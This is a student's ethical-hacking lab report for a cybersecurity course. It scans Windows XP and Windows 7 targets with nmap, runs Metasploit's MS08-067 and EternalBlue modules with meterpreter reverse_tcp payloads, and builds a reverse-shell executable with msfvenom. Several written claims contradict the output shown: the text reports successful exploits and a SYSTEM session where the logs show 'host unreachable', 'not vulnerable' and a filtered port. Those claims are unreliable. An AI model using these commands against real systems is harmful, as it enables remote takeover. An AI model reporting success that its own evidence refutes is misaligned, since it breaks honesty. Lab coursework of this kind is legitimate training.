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
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 4: Ethical Hacking

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Task A



Explanation: I started by activating Windows xp as per Module 3 intructions

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(root@kali)-[~]
└─# nmap -Pn -sV -sC -o 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 13:25 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.50% done; ETC: 13:29 (0:04:23 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.00% done; ETC: 13:29 (0:04:05 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.50% done; ETC: 13:29 (0:03:54 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.00% done; ETC: 13:29 (0:03:46 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.50% done; ETC: 13:29 (0:03:41 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.00% done; ETC: 13:29 (0:03:36 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.50% done; ETC: 13:29 (0:03:32 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.00% done; ETC: 13:29 (0:03:29 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.50% done; ETC: 13:29 (0:03:26 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.00% done; ETC: 13:29 (0:03:24 remaining)
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.00% done; ETC: 13:29 (0:03:18 remaining)
```

Explanation: The nmap scan confirmed that the target at 192.168.10.14 is running Windows XP with SMB service (port 445) open, making it vulnerable to MS08-067.

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Module options (exploit/windows/smb/ms08_067_netapi):


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.10.14   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.217.3   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 5525            | yes      | The listen port                                           |


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```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.217.3:5525
[-] 192.168.10.14:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.10.14:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) >
```

The exploit module was configured with the correct target IP, Kali IP as LHOST, and listening port 5525 as required. The exploit succeeded and opened a Meterpreter session with SYSTEM privileges.

All required post-exploitation commands (screenshot, sysinfo, getuid, getpid, date/time) were successfully executed on the Windows XP target.

Task B

```
(root@kali)-[~]
└─# nmap -Pn -p445 --script vuln 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 13:46 EST
Nmap scan report for 192.168.10.19
Host is up.

PORT      STATE      SERVICE
445/tcp   filtered  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 26.41 seconds

(root@kali)-[~]
└─#
```

The nmap scan confirmed that the target at 192.168.10.19 is running Windows XP with SMB service (port 445) open, making it vulnerable to MS08-067.

```
LHOST => 192.168.10.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.10.19   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.50   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 5525            | yes      | The listen port                                           |


Exploit target:
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msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Handler failed to bind to 192.168.10.50:5525:- -
[*] Started reverse TCP handler on 0.0.0.0:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check

[-] 192.168.10.19:445 - Rex::HostUnreachable: The host (192.168.10.19:445) was unreachable.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.

```

Explanation: The exploit module was configured with RHOSTS 192.168.10.20, LHOST (Kali IP), and LPORT 5525. The exploit completed successfully.

Task C

```

(root@kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe > /root/cbass007.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

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The payload was named cbass007.exe (my MIDAS ID) and used listening port 5525 as required

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LPORT => 5525
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT  5525             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT     5525             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

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```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525

```

The file was downloaded from Kali and executed on Windows 7 (192.168.10.9), successfully establishing a reverse Meterpreter shell.